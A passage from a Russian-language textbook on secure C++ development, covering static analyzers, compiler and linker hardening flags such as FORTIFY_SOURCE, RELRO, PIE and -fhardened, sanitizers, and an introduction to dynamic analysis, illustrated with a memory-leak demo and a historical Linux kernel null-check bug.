


Рисунок 4.1 Подсветка ошибки clang-tidy в редакторе VSCode

Проверим как описанные выше анализаторы справятся с ошибкой утечки памяти. Cppcheck 2.7 утечку памяти не обнаружил. Clang-tidy и Clang Static Analyzer версии 14.0.0 вывели предупреждение (Листинг 4.7).

Листинг 4.7 Предупреждения clang-tidy

```
$ clang-tidy main.cpp
3 warnings generated.
/home/user/projects/appsec/tools/sast/main.cpp:19:5:
warning: Potential leak of memory pointed to by 'ptr'
[clang-analyzer-cplusplus.NewDeleteLeaks]
    delete ptr;
    ^
/home/user/projects/appsec/tools/sast/main.cpp:13:14:
note: Calling 'test'
    auto ptr{test()};
             ^~~~~~
/home/user/projects/appsec/tools/sast/main.cpp:7:12:
note: Memory is allocated
    auto p{new int};
           ^~~~~~
/home/user/projects/appsec/tools/sast/main.cpp:13:14:
note: Returned allocated memory
    auto ptr{test()};
             ^~~~~~
/home/user/projects/appsec/tools/sast/main.cpp:19:5:
note: Potential leak of memory pointed to by 'ptr'
    delete ptr;
    ^
```

При использовании Clang Static Analyzer можно дополнительно посмотреть наглядный HTML отчет (Рисунок 4.2).

PVS–Studio так же обнаруживает проблему, при этом сообщает как про утечку памяти, так и про удаление нулевого указателя (Рисунок 4.3).

Как мы видим, все статические анализаторы работают по–разному и сообщают разные ошибки, поэтому хорошей практикой является использование нескольких инструментов одновременно, при этом они могут использоваться в разных сценариях. Использование анализатора на этапе написания кода требует быстрой работы и интеграции в IDE. Анализатор, делающий проверку на этапе коммита в репозиторий, может выполнить более глубокие проверки именно того когда, который планируется добавить. Анализатор, работающий на сборочном конвейере, выполняет самый тщательный анализ всего доступного кода. В случае использования нескольких статических анализаторов на сборочном конвейере, это не сильно замедлит работу, при этом позволит отловить дополнительные проблемы.




Рисунок 4.2 Отчет об ошибке от Clang Static Analyzer

```
4  #include <iostream>
5
6  int* test() {
7      auto p{new int};
8      *p = 100;
9      return p;
10 }
11
12 int main() {
13     auto ptr{test()};
14     std::cout << *ptr;
15
16     // ...
17
18     ptr = 0;
```

↑ V773 The 'ptr' pointer was assigned values twice without releasing the memory. A memory leak is possible.

```
19     delete ptr;
```

↑ V575 The null pointer is passed into 'operator delete'. Inspect the argument.

```
20     return 0;
21 }
22
```

Рисунок 4.3 Отчет об ошибке от PVS-Studio

Кроме сильно ограниченного круга выявляемых проблем статические анализаторы имеют еще одну слабость — они допускают много ложных срабатываний. Важнейшим критерием выбора анализатора является его соответствие действительности, поэтому разработчики диагностических правил тратят много времени на выявление возможных исключений. Причина итогового несоответствия кроется в ограниченности ресурсов, доступных для анализа. Сам анализ лишь частично имитирует работу программы, при этом не способен учесть весь контекст, внешние условия, ограничения и т.д. Дополнительные подсказки в коде способны уменьшить количество ложных срабатываний. Такими подсказками могут быть:

1. Атрибуты **[[noreturn]], [[fallthrough]], [[maybe_unused]]** и др.;
2. Утверждения **assert**, проверяющие параметры, инварианты, условия;
3. Явные конструкции, отражающие намерения программиста, например, из библиотеки Guidelines Support Library: **gsl::owner** (для явного использования сырого указателя), **gsl::not_null** (аргумент не может быть нулевым), **gsl::narrow_cast** (для явного сужающего преобразования);
4. Дополнительные аннотации в коде, управляющие работой анализатора. Для каждого анализатора они свои.

Если даже с учетом подсказок не удалось убедить анализатор в своей правоте, всегда можно внести дополнительную разметку и отключить проверку. Отключение предупреждения об неинициализированной переменной в **clang-tidy** выполняется комментарием "NOLINT", в **Cppcheck** "cppcheck-suppress", в **PVS-Studio** "-V" с указанием кода правила (Листинг 4.8).

Листинг 4.8 Отключение предупреждения статических анализаторов

```
// cppcheck-suppress unassignedVariable
int k; // NOLINT
std::cout << k; // -V614 NOLINT
```

Само использование статических анализаторов из рекомендательной практики давно перешло в разряд обязательных процедур при выпуске безопасного ПО. Типы и количество проверок, механизмы работы и перечень выявляемых ошибок регламентируются стандартами[1]. При сертификации ПО, регулятор будет предлагать

[1] В России это ГОСТ Р 71207-2024 Статический анализ программного обеспечения. Среди зарубежных стандартов можно выделить: ISO 26262 Software Compliance in the Automotive Industry, AUTOSAR C++ Rules and Coding Standards Compliance

только те инструменты, которые соответствуют требованиям. А по требованиям российского стандарта статический анализатор должен уметь многое:

1. Анализ программы на синтаксическом уровне. Это базовая техника в основе, которой лежит построение дерева синтаксического разбора[1], так текст программы превращается в осмысленные конструкции, которые можно анализировать;
2. Внутрипроцедурный анализ потоков данных[2] и управления[3]. При анализе потоков данных можно делать предположения о значениях переменных, выявлять случаи выхода за диапазон, использования запрещенных значений, потери точности и т.д. Анализ потока управления дает информацию о порядке выполнения инструкций, например, выявляя случаи использования невалидных указателей;
3. Межпроцедурный и межмодульный контекстно–чувствительный анализ потока данных. В данном случае речь идет о расширении контекста анализа на несколько функций или единиц трансляции;
4. Чувствительный к путям выполнения анализ потоков данных и управления. Еще одно улучшение, позволяющее выявлять реально используемые в программе пути выполнения кода;
5. Межпроцедурный и межмодульный контекстно–чувствительный анализ помеченных данных[4]. В этом механизме происходит отслеживание распространения внешних недоверенных данных в ходе выполнения программы. Такие данные могут специально помечаться как точки заражения;
6. Сигнатурный поиск. Простой механизм сопоставления с шаблоном, позволяющие реализовать только простые правила;
7. Анализ псевдонимов. Учитывает наличие в программе идентификаторов, указывающих на один и тот же объект;
8. Анализ косвенных вызовов. Учитывает опосредованные вызовы через указатели на функции или виртуальные методы;
9. Статистический анализ. Учитывает подсчет статистических метрик, таких как размер, цикломатическую сложность, количество ветвлений и т.д.;
10. Анализ иерархии классов. Учитывает наличие иерархии наследования.

---

[1] Абстрактное синтаксической дерево (Abstract Syntax Tree, AST)

[2] Также называют data–flow анализ (data flow analysis)

[3] Также называют control–flow анализ (control flow analysis)

[4] Также называют taint–анализ (анализ помеченных данных, taint checking)

4.3 Сборка и укрепление

Как собирает программу обычный разработчик (Листинг 4.9)?

Листинг 4.9 Обычная сборка

```
$ g++ main.cpp
```

А вот как собирает чемпион безопасности (Листинг 4.10).

Листинг 4.10 Сборка чемпиона безопасности

```
$ g++ -O2 -Wall -Wformat -Wformat=2 -Wconversion -Wsign-
conversion -Wimplicit-fallthrough -Wtrampolines
-Werror=format-security -Wbidi-chars=any \
-U_FORTIFY_SOURCE -D_FORTIFY_SOURCE=3 \
-D_GLIBCXX_ASSERTIONS \
-fstack-clash-protection -fstack-protector-strong \
-Wl,-z,nodlopen \
-Wl,-z,noexecstack \
-Wl,-z,relro -Wl,-z,now \
-Wl,--as-needed -Wl,--no-copy-dt-needed-entries \
-fPIE -pie \
-fcf-protection=full \
main.cpp
```

Вам страшно? Мне нет. Разберемся что к чему. Мы уже познакомились в прошлой главе со статическими анализаторами и поняли, что они могут указывать на различные ошибки в коде. Оказывается, сами компиляторы частично берут на себя обязанность статического анализа, однако, делают это не всегда охотно. Этому есть объяснение, дело в том, что у компилятора и статического анализатора разные цели. Первый должен быстро и эффективно превратить исходный текст программы в машинный код, при этом хранение всего контекста обработанного кода не требуется и ведет к обратному эффекту. Второй же наоборот может себе позволить хранить максимальный контекст, делая тем самым более глубокий анализ.

Так исторически сложилось, что в компиляторах по умолчанию выключены флаги расширенной диагностики, соответственно их требуется включить. Но это не единственная скрытая помощь компиляторов. Ко всему прочему они могут добавить в программу поддержку дополнительных защитных механизмов, которые затрудняют использование уязвимостей на этапе запуска. Мы уже

касались данной темы, когда рассматривали эксплойты. То, что защитные механизмы этапа запуска не добавляются во все программы по умолчанию, обосновано тем, что страдает производительность и не для всех программ допустимы все опции.

В целом добавление таких защитных механизмов наряду с расширенной диагностикой и элементами статического анализа, называется укреплением (или "харденингом", от английского слова hardening). Именно такое укрепление использовал чемпион безопасности в примере выше. Разберемся детально с каждой опцией.

Сначала идут опции, добавляющие расширенную диагностику на этапе сборки (Таблица 4.5).

"-Wall" — включает дополнительные предупреждения, которые относительно легко исправить. Существует дополнительная опция "-Wextra" включающая другой набор предупреждений, которые указывают на проблемные конструкции, которые в итоге необходимо будет переписать. В MSVC аналогичные опции задаются флагами "/W1, /W2, /W3, /W4, /Wall". Стоит учитывать, что флаг "/Wall" не эквивалентен "-Wall", т.к. первый включает действительно все возможные предупреждения, а второй — лишь заданный набор.

"-Wformat", "-Wformat2" — добавляют предупреждения при вызове функций с указанием формата. Прежде всего это проверка аргументов для функций **printf** и **scanf** и ряда других. В MSVC эти предупреждения входят в наборы "W1-W4"

"-Wconversion" — добавляет предупреждения о неявных преобразованиях типов. Дополнительный флаг "-Wsign-conversion" включает предупреждения о преобразованиях знаковых и беззнаковых типов. В MSVC эти предупреждения входят в наборы "W3-W4".

"-Wimplicit-fallthrough" — предупреждает, когда в операторе **switch** в одном из вариантов **case** нет явного выхода (**break, return, throw** или других). В случаях, когда требуется явный переход к выполнению следующего блока **case**, следует использовать атрибут **[[fallthrough]]**, доступный начиная с C++17 (Листинг 4.11).

Листинг 4.11 Атрибут [[fallthrough]]

```
switch (i)
{
case 10:
  f1();
  [[fallthrough]];
case 20:
  f2();
  break;
}
```

Для MSVC данное предупреждение выводится в рамках встроенного статического анализа **CppCoreCheck**, который можно запустить флагом **"/analize"**.

"-Wtrampolines" — предупреждает об использовании "трамплинов" — небольших функций, создаваемых на этапе запуска, служащих лишь для передачи управления другим функциям. Такие функции требуют исполняемый стек, что в свою очередь может быть использовано атакующим для запуска своего кода. В MSVC и clang такие функции не используются.

"-Werror" — превращает предупреждения в ошибки, после чего их уже невозможно игнорировать. Если не указан параметр, то ошибками становятся все предупреждения. Если проект не новый, то включение такого режима потребует значительных усилий. Кроме того, появляется зависимость от компилятора, т.к. набор предупреждений может различаться. В связи с этим указание спецификации (например, "-Werror=format-security") может оказаться полезней. Аналогичный флаг в MSVC — "/WX".

"-Wbidi-chars" — предупреждает о двунаправленных символах. Известно, что в некоторых языках пишут слева направо, а в некоторых справа налево. При этом в одном документе могут комбинироваться оба варианта и Unicode это позволяет. К сожалению, это может привести к появлению скрытого кода, который может быть использован злоумышленником на этапе запуска. Эта проблема особенно актуальна в проектах с открытым кодом, где внесение злонамеренного кода может быть не случайностью, а намеренным действием. Пока такой флаг доступен только на свежих версиях GCC.

Таблица 4.5 Опции расширенной диагностики

Опция	Компилятор	Описание
-Wall -Wextra	GCC 2.95.3 Clang 4.0.0	Включает дополнительные предупреждения.
/W1, /W2, /W3, /W4, /Wall	MSVC	
-Wformat -Wformat2	GCC 2.95.3 Clang 4.0.0	Включает предупреждения при вызове функций с указанием формата (printf, scanf).
/W1, /W2, /W3, /W4, /Wall	MSVC	
-Wconversion -Wsign-conversion	GCC 2.95.3 Clang 4.0.0	Включает предупреждения о неявных преобразованиях типов.
/W3, /W4	MSVC	
-Wimplicit-fallthrough	GCC 7.0.0 Clang 4.0.0	Включает предупреждения о неявном переходе в следующий блок case.
/analyze	MSVC	
-Wtrampolines	GCC 4.3.0	Включает предупреждение об использовании "трамплинов".

Опция	Компилятор	Описание
-Werror	GCC 2.95.3 Clang 2.6.0	Превращает предупреждения в ошибки.
/WX	MSVC	
-Wbidi-chars	GCC 12.0.0	Предупреждает о двунаправленных символах

Следующая категория флагов включает защитные механизмы времени исполнения (Таблица 1.1). С некоторыми из них мы уже знакомились в главе про эксплойты.

"–D_FORTIFY_SOURCE" — включает механизм, позволяющий предотвратить переполнение буфера при использовании опасных функций работы со строками и с памятью, таких как **strcpy, strcat, sprintf, memcpy** и др. Принцип заключается в подмене опасной функции на безопасный аналог, с контролем размера. Проверка выполняется как на этапе компиляции, так и на этапе выполнения. Существует три уровня: 1, 2, 3. На первом — поведение программы не меняется, проверка включается только в случае константного размера буфера. На втором — добавляются ограничения, которые могут запретить легальные с точки зрения стандарта, но опасные конструкции, например флаги форматного вывода в обычных строках. На третьем — добавляется еще больше проверок на этапе запуска. Для корректной работы механизма нужно включить оптимизацию хотя бы "–O1", лучше "–O2", так компилятор получит больше информации об аргументах. В некоторых дистрибутивах опция "D_FORTIFY_SOURCE" уже включена, и если включить ее снова, то будет предупреждение, поэтому стоит дополнительно использовать флаг сброса предыдущего значения "–U_FORTIFY_SOURCE". В MSVC похожее поведение можно реализовать через выставление макроса **_CRT_SECURE_CPP_OVERLOAD_STANDARD_NAMES**, в этом случае опасные функции будут заменены при компиляции на безопасные аналоги с суффиксом **"_s"**.

"–D_GLIBCXX_ASSERTIONS" — добавляет предварительные проверки при использовании стандартной библиотеки. Например, по стандарту доступ к элементу контейнера при помощи оператора квадратные скобки происходит без проверки валидности диапазона. Но при включенном флаге "D_GLIBCXX_ASSERTIONS" будет выполнена проверка и на этапе запуска будет выдано сообщение: "Assertion '_pos <= size()' failed". Естественно, такие проверки не бесплатные, падение производительности может составить 6%[1].

[1] Don't use GLIBCXX_ASSERTIONS in production. https://gitlab.psi.ch/OPAL/src/-/merge_requests/468 + код 206

"–fstack–clash–protection" — защитный механизм от атаки "столкновение стека"[1]. Атака состоит в выделении под стек большого участка памяти, который пересекается с другим регионом. В Unix–подобных ОС есть защитный механизм, добавляющий специальную страницу[2] на границе текущего региона. Однако, при выделении очень большого куска памяти, защитная страница перекрывалась целиком и могла быть переписана теми же значениями. Защита "stack–clash–protection" заключается в выделении памяти для стека кусками, не превышающими размер страницы. Данная уязвимость характерная только для Unix–подобных ОС, поэтому подобный флаг отсутствует в MSVC.

"–fstack–protector–strong" или "–fstack–protector–all" — включают стековую канарейку. Мы уже подробно разбирали этот механизм в главе про эксплойты. Вкратце, это механизм проверки целостности стека на этапе исполнения. Опция "fstack–protector–strong" добавляет "стековую канарейку" только для некоторых функций, используя внутренние эвристики. "fstack–protector–all" — добавляет "стековую канарейку" для всех функций. Влияние на производительность может быть значительным, поэтому флага "fstack–protector–strong" в качестве компромисса вполне достаточно. В MSVC аналогичный механизм включается опцией "/GS".

Опция линкера "–Wl,–z,nodlopen" запрещает динамическую загрузку бинарного файла через функцию "dlopen" по пути. В первую очередь это актуально для динамических библиотек. Это может предотвратить атаки, связанные с подменой библиотек при загрузке. В некоторых случаях такая динамическая загрузка может быть необходима, например, при реализации системы плагинов.

Опция линкера "–Wl,–z,noexecstack" помечает область памяти, выделенную под стек, как не исполняемую. С этим флагом мы уже знакомились в разделе про эксплойты. Неисполняемый стек не позволит запустить шелл–код при переполнении. На разных ОС данный механизм называется по–разному: NX и XD — под Linux, DEP — под Windows.

Опции линкера "–Wl,–z,relro –Wl,–z,now" включают механизм под названием **RELRO**[3]. Этот механизм защищает таблицу импорта (используемую при загрузке динамических библиотек) от изменений. Предотвращает атаки, связанные с ее поврежде–

---

[1] Stack clash

[2] Stack guard page

[3] Read–only relocation

нием. Актуально только для формата ELF, поэтому на Windows отсутствует. Однако, в Windows есть другой механизм, отдаленно напоминающий RELRO — это **SAFESEH**. Назначение похоже, только защищается не таблица импорта, а таблица обработчиков структурных исключений. Принцип работы SAFESEH при этом отличается, он проверяет обработчики по белому списку перед вызовом.

Опция "-Wl,--as-needed" сообщает, что следует линковать только реально используемые библиотеки, даже если они явно указаны. Это сокращает поверхность атаки .

Опция "`-Wl,--no-copy-dt-needed-entries`" запрещает линковку транзитивных зависимостей, что заставляет разработчика указывать все зависимости явно. В современных линковщиках опция включена по умолчанию.

Опции "`-fPIE -pie`" включают позиционно независимый код, это одно из проявлений механизма ASLR, который подробно разбирался в главе про эксплойты. Для динамических библиотек название опций слегка отличается "`-fPIC -shared`". Аналогичная опция для MSVC — "/DYNAMICBASE".

Защитный механизм от ROP-chain (мы разбирали это понятие в главе про эксплойты, в вкратце это способ получить злонамеренную программу из кусков имеющегося в программе кода) предоставляет опция "-fcf-protection".

Она может конфигурироваться разными параметрами: branch — включается защита от произвольных переходов (такую технику взлома называют JOP[1]), return — включается защита от переходов с возвратом (эта та самая техника ROP), full — JOP + ROP, check — не делает проверок на этапе исполнения, но сообщает линкеру о необходимости проверить, чтобы все модули были скомпилированы с идентичными настройками "cf-protection". Принцип работы "cf-protection" в том, что программа разрешает переходы только к известным на этапе компиляции функциям. Это вызывает значительное падение производительности, поэтому сейчас для этого механизма используется аппаратная поддержка на уровне процессора. В процессорах Intel это CET[2]. В процессорах ARM это BTI[3]. Для ARM при этом нужно указать другую опцию: "-mbranch-protection". Аналогичная опция есть в MSVC "/guard", механизм называется CFG[4].

---

[1] Jump Oriented Programming

[2] Control-Flow Enforcement Technology

[3] Branch Target Identification

[4] Control Flow Guard

Таблица 4.6 Опции, включающие защитные механизмы времени исполнения

Опция	Компилятор	Описание
-D_FORTIFY_SOURCE	Для опций 1 и 2: GCC 4.0.0, Clang 5.0.0 Для опции 3: GCC 12.0.0, Clang 9.0.0	Защищает опасные функции, вызывающие переполнение буфера
-D_GLIBCXX_ASSERTIONS	Любой использующий libstdc++ 6.0.0	Добавляет проверки предусловий в стандартную библиотеку.
-fstack-clash-protection	GCC 8.0.0 Clang 11.0.0	Защита от "столкновения стека"
-fstack-protector-strong -fstack-protector-all	GCC 4.1.2 (fstack-protector-all) GCC 4.9.0 (fstack-protector-strong) Clang 6.0.0	Включение "стековой канарейки"
/GS	MSVC	
-Wl,-z,nodlopen	Binutils 2.10.0	Запрет загрузки через "dlopen"
-Wl,-z,noexecstack	Binutils 2.14.0	Неисполняемый стек
/NXCOMPAT	MSVC	
-Wl,-z,relro -Wl,-z,now	Binutils 2.15.0	Защита от повреждения таблицы импорта
/SAFESEH	MSVC	Защита от повреждения таблицы обработчиков структурных исключений
-Wl,--as-needed	Binutils 2.20.0	Линковать только реально используемые библиотеки
-Wl,--no-copy-dt-needed-entries	Binutils 2.20.0	Запрет линковки транзитивных зависимостей
-fPIE -pie	Binutils 2.16.0 Clang 5.0.0	Включает позиционно независимый код (ASLR)
-fPIC -shared	Binutils 2.6.0 Clang 5.0.0	
/DYNAMICBASE	MSVC	
-fcf-protection	GCC 8.0.0 Clang 7.0.0	Защита от произвольных переходов (ROP, JOP и др).
-mbranch-protection	GCC 9.0.0 Clang 8.0.0	
/guard	MSVC	
-fno-delete-null-pointer-checks	GCC 3.0.0 Clang 7.0.0	Запрет удаления проверок на ноль.
-fno-strict-overflow	GCC 4.2.0	Запрет удаления ошибочных проверок на переполнение целых.
-fno-strict-aliasing	GCC 2.95.3 Clang 18.0.0	Нарушение правила строго алиасинга не приводит к неопределенному поведению.

Следующие опции повышают надежность программ, уменьшают количество уязвимостей, но при этом вносят изменения в корректное поведение компилятора и оптимизатора (Таблица 4.7). Они применяются в больших кодовых базах, где по историческим причинам применяются различные серые схемы, устранение которых, вызовет много других проблем. Из двух зол выбирают меньшее и иногда включение такой опции решает проблему здесь и сейчас.

Чтобы понять опцию "–fno–delete–null–pointer–checks", нужно немного влезть в кухню работы оптимизатора. Языки C и C++ славятся своими оптимизаторами. Относительно долгое время компиляции с лихвой окупается скоростью работы во время исполнения. Однако, иногда оптимизатор преподносит сюрпризы. Например, во фрагменте кода ниже (Листинг 4.12), проверка **dev** на ноль будет удалена.

Листинг 4.12 Неожиданное удаление проверки

```
static void __devexit agnx_pci_remove (
    struct pci_dev *pdev)
{
  struct ieee80211_hw *dev = pci_get_drvdata(pdev);
  struct agnx_priv *priv = dev->priv;

  if (!dev) return;

  // Дальнейшая работа с dev
}
```

Это происходит из–за того, что строкой выше выполняется разыменование указателя. Оптимизатор всегда исходит из того, что программист достаточно умен, чтобы не допускать ошибок, значит указатель всегда приходит не нулевой, значит дальнейшая проверка на ноль не нужна, и она удаляется. В реальных условиях — это типичная ошибка реализации, она приводит к неопределенному поведению в момент разыменования, но программа может, тем не менее, продолжить работу (в ОС по нулевому указателю может находиться доступная память), а из–за удаленной проверки на ноль, последствия становятся явными и могут привести к гарантированному аварийному завершения и взлому. Опция "–fno–delete–null–pointer–checks" призвана помешать компилятору удалять проверки на ноль, которые ему кажутся лишними. А код выше — это пример реальной уязвимости из ядра Linux[1].

[1] Уязвимость CVE–2009–1897

Опция "–fno–strict–overflow" так же связана с оптимизацией. На этот раз она касается арифметических операций над знаковыми целыми. Известно, что переполнение знакового целого — это неопределенное поведение, поэтому проверки типа **"val1 + val2 < 0"** считаются оптимизатором бессмысленными и удаляются. В реальной жизни и в реальном (хотя и ошибочном) коде такие проверки встречаются, а флаг "–fno–strict–overflow" призван их сохранять, чтобы не нарушить дальнейшую логику работы программы. Существует близкий по семантике флаг "–fwrapv", который легализует переполнение знаковых целых, однако, вместе с этим пропадает исходное корректное поведение программы.

Еще одно послабление вносит опция "–fno–strict–aliasing". В C и C++ есть правило строгого алиасинга[1], которое определяет допустимость преобразования указателей одних типов к другим. Правило запрещает практически все преобразования изменяющие типы указателей, а нарушение влечет неопределенное поведение, отсюда и строгость. Однако, в реальном коде такие преобразования встречаются. Чтобы избежать неопределенного поведения и всех последствий с оптимизацией, можно использовать опцию "–fno–strict–aliasing".

Одна из самых банальных причин уязвимостей — отсутствие инициализации у переменных. Опция "–ftrivial–auto–var–init=zero" решает эту проблему, вводя принудительную инициализацию нулями для стековых переменных. Если в качестве параметра задан **pattern**, то такую инициализацию можно будет отследить, например, в ходе тестирования.

Таблица 4.7 Опции, повышающие безопасность, но изменяющие корректное поведение

Опция	Компилятор	Описание
-fno-delete-null-pointer-checks	GCC 3.0.0 Clang 7.0.0	Запрет удаления проверок на ноль.
-fno-strict-overflow	GCC 4.2.0	Запрет удаления ошибочных проверок на переполнение целых.
-fno-strict-aliasing	GCC 2.95.3 Clang 18.0.0	Нарушение правила строго алиасинга не приводит к неопределенному поведению.
-ftrivial-auto-var-init	GCC 12.0.0 Clang 8.0.0 (опция помечена как устаревшая и вскоре будет удалена)	Принудительная инициализация стековых переменных.

[1] Strict aliasing

Уфф. Слишком сложно. Нельзя ли собрать проще? Можно (Листинг 4.13).

Листинг 4.13 Простая, но безопасная сборка

```
$ g++ -fhardened main.cpp
```

"–fhardened" объединяет в себе несколько перечисленных выше опций. Она доступна в GCC 14 и на момент написания книги содержит следующий список (Листинг 4.14).

Листинг 4.14 Список безопасных опций

```
-D_FORTIFY_SOURCE=3 (or =2 for glibc < 2.35)
 -D_GLIBCXX_ASSERTIONS
 -ftrivial-auto-var-init=zero
 -fPIE -pie
 -Wl,-z,now
 -Wl,-z,relro
 -fstack-protector-strong
 -fstack-clash-protection
 -fcf-protection=full
```

Этот список может и должен меняться. Стоит заметить, что там далеко не все ключи, описанные выше, поэтому сложно назвать эту опцию самой безопасной, но в качестве быстрого решения вполне подойдет. Желающие углубиться в тему защитных опций компилятора могут ознакомиться с многочисленными гайдами (Compiler Options Hardening Guide for C and C++, 2024), (Security Best Practices for C++, 2021).

Осталось затронуть еще одну группу опций, которые включают так называемых санитаров (Таблица 4.8). Санитары — это вид динамических анализаторов кода, которые выявляют проблемы на этапе запуска. Но это уже совсем другая история, об этом и будет наша следующая глава.

Таблица 4.8 Санитары в компиляторах

Опция	Компилятор	Описание
-fsanitize=address	GCC 4.8.0 Clang 3.1.0	Выявляет ошибки памяти
/fsanitize=address	MSVC 16.4	
-fsanitize=memory	Clang 4.0	Выявляет использование неинициализированной памяти

Опция	Компилятор	Описание
-fsanitize=thread	GCC 4.8.0 Clang 3.2.0	Выявляет ошибки синхронизации
-fsanitize=leak	GCC 4.8.0 Clang 3.1.0	Выявляет утечки памяти
-fsanitize=undefined	GCC 4.9.0 Clang 3.3.0	Выявляет неопределенное поведение

4.4 Динамический анализ

Для чего нужны динамические анализаторы? Если коротко, то для выявления ошибок, не определяемых другими способами. Основная идея таких анализаторов состоит в отслеживании ошибок во время исполнения. Если ошибка обнаружилась, значит она 100% присутствует в программе, в этом отличие от статических анализаторов, которые оперируют вероятностями и сильно ограниченным контекстом и ресурсами.

Может возникнуть закономерный вопрос, если ошибка в программе воспроизводится на этапе запуска, то зачем нужен анализатор, ведь последствия и так заметны? К сожалению, последствия не всегда видны и очень часто проявляются не в момент возникновения ошибки в коде, а намного позже. В C++ ошибки работы с памятью вызывают неопределенное поведение, и, если очень повезет, то программа аварийно завершится. А если нет, то продолжит пребывать в неопределенном, но рабочем состоянии. Такое состояние и используют атакующие для взлома. Задача динамических анализаторов — обнаружить ошибку и указать точное место ее расположения, там, где происходит выход за границы массива, использование невалидных итераторов, разыменование удаленного указателя и т.д.

Другой вопрос, если динамические анализаторы выявляют все ошибки с вероятностью 100%, почему они не являются панацеей? Дело в том, что для выявления всех ошибок потребуется написать тесты на все возможные ветки исполнения, присутствующие в коде. Эта задача экспоненциальной сложности, поэтому в реальности не разрешима. Такой фокус можно проделать лишь с очень небольшими программами, не превышающими нескольких тысяч строк. Но для таких программ существуют другие более строгие методы, основанные на формальной верификации, они смогут подтвердить корректность программы без запуска и тестирования.

В реальных проектах, с сотнями тысяч и миллионами строк кода, динамическим анализом и тестами можно покрыть лишь

небольшую часть, поэтому возникает необходимость определения тех критических участков, которые нуждаются в тестировании прежде всего. На помощь приходят уже рассмотренные нами методологии определения поверхности атаки, составления модели угроз и т.д. Как правильно реализовать тестовое покрытие — это отдельная история, здесь же мы коснемся лишь технической части, как выполнить динамический анализ на готовых тестах.

